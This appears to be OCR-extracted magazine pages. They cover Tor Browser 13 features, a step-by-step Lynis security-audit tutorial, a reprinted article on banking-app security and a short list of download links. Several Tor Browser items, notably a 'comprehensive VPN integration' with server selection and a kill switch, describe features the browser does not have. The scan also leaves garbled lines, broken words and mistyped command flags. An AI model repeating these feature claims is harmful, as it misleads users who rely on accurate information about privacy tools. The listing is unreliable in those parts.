
10. User Interface and Usability Improvements

In Tor Browser 13, significant enhancements have been made to the user interface and usability, including:

New Identity Handling: Users now have greater control over their browsing sessions with the introduction of improved new identity handling. Tor Browser 13 allows users to decide whether to load their homepage when initiating a new identity, offering more flexibility and customization options. This enhancement empowers users to tailor their browsing experience according to their preferences, enhancing privacy and usability.

Language Handling: The update in Tor Browser 13 addresses issues related to language settings by better managing the order of application languages. This ensures a more intuitive user experience, especially for those using the browser in multiple languages. By resolving previous issues where language settings could be misapplied or incorrectly ordered, Tor Browser 13 improves accessibility and usability for a diverse user base.

11. Bigger Window Size



In Tor Browser 13.0, a significant improvement has been implemented regarding the default size of new windows, aimed at enhancing user experience and compatibility with modern websites. pr-

viously, Tor Browser utilized letterboxing to protect users from fingerprinting by rounding window sizes to specific dimensions. However, this approach resulted in new windows being constrained to a maximum width of 1000 pixels, which was no longer sufficient for optimal browsing on today's web. Many newer websites have responsive designs that kick in around 1000-1200 pixels, causing layout issues or horizontal scroll bars in Tor Browser. To address this, the maximum size of new windows has been increased to 1400 x 900 pixels, aligning more closely with the landscape aspect ratio commonly used by modern browsers. This adjustment provides users with a better browsing experience and reduces the need for manual resizing of windows. Additionally, it maintains the protective benefits of letterboxing while accommodating the evolving requirements of web content. Overall, these changes in Tor Browser 13.0 contribute to a smoother and more user-friendly browsing experience for desktop users.

12.Developer and Maintenance Updates

In Tor Browser 13, significant updates have been made to support developers and streamline maintenance efforts:

Documentation Enhancements: The README and other documentation files have undergone updates to provide more comprehensive instructions, particularly regarding building the browser on diverse platforms such as Arch Linux. These improvements aim to assist developers in setting up and configuring Tor Browser, ultimately facilitating smoother development workflows and ensuring consistency across different environments.

Incremental Builds: Tor Browser now incorporates enhancements in generating incremental builds, simplifying the process for developers to maintain and update the browser. Incremental builds enable developers to make small, targeted changes to the codebase and quickly test them without rebuilding the entire application. This approach enhances efficiency and agility in the development cycle, allowing for smoother transitions between versions and more rapid deployment of updates.

13.Enhanced Circuit Display

Tor Browser 13 introduces enhancements to the circuit display feature, providing users with more detailed information about their Tor circuit connections. Users can now view additional details about each relay in their circuit, such as relay bandwidth and geographic location. This improved circuit display enhances transparency and allows users to make more informed decisions about their browsing connections.

14.Improved Bridge Configuration

For users who rely on bridges to access the Tor network in regions where access is restricted or censored, Tor Browser 13 offers enhanced bridge configuration options. The browser now includes a streamlined interface for configuring and managing bridge connections, making it easier for users to bypass censorship and access the internet freely.

15.Expanded Privacy Settings

Tor Browser 13 includes expanded privacy settings, allowing users to fine-tune their privacy preferences according to their individual needs. Users can now adjust settings related to tracking protection, cookie management, and browser fingerprinting, empowering them to customize their privacy.

acy protections based on their threat model and browsing habits.

16.Improved Mobile Experience

For users of the Android version of Tor Browser, version 13 introduces several improvements to enhance the mobile browsing experience. These enhancements include optimizations for touch-based navigation, improved support for mobile-friendly websites, and performance optimizations to ensure smooth browsing on mobile devices.

17.Comprehensive VPN Integration

Tor Browser 13 introduces a comprehensive VPN integration, offering users an additional layer of privacy and security when accessing the internet. The built-in VPN functionality ensures that all internet traffic is encrypted and routed through a secure VPN server, enhancing anonymity and protection against surveillance and tracking. Users can customize their VPN experience with features such as server selection, protocol support, kill switch, split tunneling, advanced security features, anonymous registration, and transparent logging policy. This seamless integration provides users with a powerful tool for maintaining their privacy and security while browsing online.

Lynis

TOOL OF THE MONTH

Lynis is a powerful, open-source security tool used in cybersecurity. It is designed to audit and secure Unix-based systems, including Linux, macOS, and other Unix-like operating systems. This guide will show you the key features of Lynis, how to install it, and how to use it with clear images and easy instructions.

Key Features of Lynis

Security Auditing: Lynis scans your system to find potential security issues.

Compliance Testing: It helps check if your system meets standards like PCI-DSS, HIPAA, and SOx.

Penetration Testing: Lynis can be used to find security holes.

Vulnerability Detection: It looks for known vulnerabilities and misconfigurations.

System Hardening: Lynis gives suggestions to make your system more secure.

Installation of Lynis

Prerequisites

A Unix-based operating system (Linux, macOS, etc.)

Administrative (root) access


Installation Steps

1.Download Lynis:

You can download the latest version of Lynis from its official GitHub repository.

bash:

```
"git clone https://github.com/CISOfy/lynis.git"
```



```
(root@sabhckr)-[~]  
# git clone https://github.com/CISOfy/lynis.git  
  
Cloning into 'lynis'...  
remote: Enumerating objects: 15550, done.  
remote: Counting objects: 100% (938/938), done.  
remote: Compressing objects: 100% (376/376), done.  
Receiving objects: 99% (15395/15550), 7.95 MiB | 547.00 KiB/s
```

2.Navigate to Lynis Directory:

Change the directory to where Lynis is downloaded.

bash:

```
"cd lynis"
```

![Navigate to Lynis Directory](https://user-images.githubusercontent.com/your-image-path/navigate-lynis.png)

3.Run Lynis

You can start Lynis with the following command:

bash:


```
"sudo ./lynis audit system"
```

```
(root@ sabhckr)-[~/lynis]
# sudo ./lynis audit system
```

```
[ Lynis 3.1.2 ]
```

```
#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.
```

```
2007-2024, CISOfy - https://cisofy.com/lynis/
```

```
Enterprise support available (compliance, plugins, interface and tools)
```

```
#####
```

```
[+] Initializing program
```

```
- Detecting OS...
```

```
[ DONE ]
```

```
- Checking profiles...
```

```
[ DONE ]
```

```
-----
Program version:      3.1.2
Operating Text Editor Linux
```

Using Lynis for Security Auditing

Once Lynis is installed, you can use it to perform various security audits.

System Audit

To perform a complete system audit, use:

bash:

```
"sudo ./lynis audit system"
```

Lynis will scan your system and provide a comprehensive report. The report includes details on:

Operating system details

Kernel information

Installed packages

Security configurations

Example output

plaintext:

```
[+] Initializing program
```

```
Program version: 3.0.8
```

```
Operating system: Linux
```

```
Operating system name: Ubuntu
```


Operating system version: 20.04
 Kernel version: 5.4.0-72-generic
 Hardware platform: x86_64

Compliance Testing

Lynis can check your system against various compliance standards like PCI-DSS, HIPAA, and SOx. To perform a compliance check, you can use specific plugins or profiles that Lynis provides.

bash:

```
"sudo ./lynis audit system -profile /path/to/profile"
```

Replace "/path/to/profile" with the path to the compliance profile you want to use.

Example output

```
(root@sabhckr)-[~/lynis]
# sudo ./lynis audit system --profile /path/to/profile

[ Lynis 3.1.2 ]

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2024, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
```

plaintext:

[+] Starting compliance testing

Profile: /path/to/profile
 Checking PCI-DSS compliance...
 Checking HIPAA compliance...
 Checking SOx compliance...

Penetration Testing and Vulnerability Detection:

Lynis helps find vulnerabilities and misconfigurations that could be exploited. To focus on vulnerability detection, you can use:



bash:

```
"sudo ./lynis audit system -tests-from-group malware,authentication,networking"
```

This command will run tests related to malware detection, authentication mechanisms, and networking configurations.

Example output:

plaintext:

```
[+] Starting group tests
```

```
Testing for malware...
```

```
Testing authentication mechanisms...
```

```
Testing network configurations...
```

System Hardening with Lynis:

Lynis not only finds issues but also gives recommendations to improve the security of your system. After an audit, Lynis will suggest hardening measures.

Viewing Hardening Suggestions:

After running an audit, Lynis saves the results and suggestions in the `lynis.log` file. You can view these recommendations using:

bash:

```
"cat /var/log/lynis.log | grep "suggestion"
```

Example output:

plaintext:

```
[+] Hardening suggestion: Configure firewall
```

```
[+] Hardening suggestion: Disable unused services
```

```
[+] Hardening suggestion: Install intrusion detection system
```

Automating Lynis Audits:

For continuous monitoring, you can automate Lynis audits using cron jobs. Here's an example of how to set up a weekly audit:

1.Open the crontab editor:

bash:

```
"crontab -e"
```


2. Add the following line to schedule a weekly audit:

bash:

```
"0 3 * * 0 /path/to/lynis/lynis audit system --cronjob > /var/log/lynis_cron.log 2>&1"
```

This will run Lynis every Sunday at 3 AM and log the output to `lynis\_cron.log`

Example output in log file:

plaintext:

```
[+] Weekly Lynis audit started
```

```
Checking system integrity...
Performing security checks...
Logging results...
```

```
[+] Weekly Lynis audit completed
```

Conclusion

Lynis is a valuable tool for anyone involved in cybersecurity. Its comprehensive auditing capabilities, compliance testing features, and hardening suggestions make it essential for securing Unix-based systems. By following this guide, you should be able to install, run, and automate Lynis audits effectively, ensuring your systems are always secure and compliant with industry standards.

By following this guide, you can use Lynis to strengthen your cybersecurity defenses, ensuring strong protection against threats.

How secure are banking apps? Here are some key steps all banks and users should be following

CYBER SECURITY

Ismini Vasileiou
Associate Professor,
De Montfort University

These days, banking apps have become integral to financial transactions. As a result banks are finding that ensuring the security of their apps is more critical than ever. Cybercriminals have evolved and so financial providers like banks need to evolve their tools as well.

That said, as large corporates, banks have access to substantial resources and are uniquely positioned to invest in advanced technologies and implement robust cybersecurity strategies.

But sometimes the bank's protective measures

against cybercrime aren't enough. It can often be the responsibility of customers, especially small and medium-sized enterprises (SMEs) and micro businesses (those with ten workers or fewer) that are more exposed to cybercrime to adopt technology and work to raise cyber awareness among their staff. This is something that some consumers have been slow to catch on to.

Understanding the threat

Banks face numerous cyber threats that can compromise the security of their apps. Phishing attacks can trick users into revealing sensitive information, while malware can penetrate systems to steal data or disrupt services.

(Cont'd on next page)

Social engineering tactics, where a criminal poses as a trusted source like a bank to manipulate app users into doing things like revealing confidential information, clicking links or sending money to criminals, pose significant risks. As these threats evolve, especially with the rise of generative AI, banks must continuously update and enhance their security measures to prevent potential breaches.

Generative AI can be a tool to fight fraud. But it also represents a real threat, creating more sophisticated cyber-attacks and meaning banks must stay vigilant and adaptive in their defence strategies.

But it's not all bad news. Banks have the money to invest in the latest cybersecurity technologies and there are some key measures they should implement.

Multi-factor authentication (MFA): By asking for multiple forms of verification, banks can significantly reduce the risk of unauthorised access. MFA combines something the user knows (such as their password) something the user has (like a mobile device), and something the user is (biometric verification such as face ID).

Encryption: Data encryption ensures that sensitive information is unreadable to everyone apart from the bank and the customer. End-to-end encryption should be standard nowadays for all transactions and communications within banking apps.

Regular security audits and testing for weaknesses in the system: Conducting frequent security assessments helps identify and address vulnerabilities before cybercriminals can exploit them.

Secure development practices: To minimise the risk of weaknesses creeping in during app updates, banks need secure coding standards and should carry out regular code reviews.

While technology plays a crucial role, the reality is that human error remains a big vulnerability for any organisation. Banks must invest in comprehensive cyber-awareness programmes for both employees and customers.

Regular employee training sessions on the latest cyber threats and security practices can help staff recognise and respond to potential attacks.

But it's not just down to staff. Banks should provide resources and guidance to help customers understand common threats such as phishing and social engineering. Simple tips, such as not sharing passwords and recognising suspicious emails, can prevent many attacks.

And keeping things simple for all customers is vital too. Introducing security features that are easy to use, such as biometric authentication (including fingerprint or facial recognition) and secure password managers, can help customers follow better security practices.

When it comes to the SMEs and micros, the reality is that often they lack the resources to introduce advanced cybersecurity measures. This can make them potential targets for cybercriminals. Banks, being large corporates that can afford the latest tech, can and should provide support to smaller businesses like these.

First of all, banks should encourage all their small business customers (SMEs, micros and the self-employed) to cover the basic cybersecurity practices by getting Cyber Essentials certification. This involves small businesses covering a checklist of security controls that will protect them from some of the most common attacks.

And giving SMEs access to affordable cybersecurity tools and services can help them protect their data and financial assets.

Banks should also collaborate with cybersecurity firms and industry groups to provide SMEs with

While technology plays a crucial role, the reality is that human error remains a big vulnerability for any organisation. Banks must invest in comprehensive cyber-awareness programmes for both employees and customers

-th the expertise and resources they need to bolster their defences.

The reality is that to combat any cyber threats requires a unified approach. Besides the technological tools that banks and financial providers can use, it's essential to emphasise the role of the National Cyber Security Centre (NCSC).

The NCSC offers valuable support, including threat intelligence and expert guidance, to help enhance cybersecurity measures. And after an attack, it can provide advice to help banks safeguard both their own and their customers' financial assets. It can also offer advice to individuals who have concerns about their own cybersecurity.

Addressing banking threats is a complex challenge. Safeguarding consumer data and sensitive assets is vital, as a security breach can be costly for an organisation, both in terms of reputational

damage and financial impact.

But if your bank – and you – are following the latest guidance, you can feel confident that banking on an app is no less secure than entering a branch.

This Article first appeared in The Conversation

DOWNLOADS

1. AutoSmuggle tool:

<https://github.com/surajpkhetani/AutoSmuggle>

2. Lynis tool:

<https://github.com/CISOfy/lynis>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>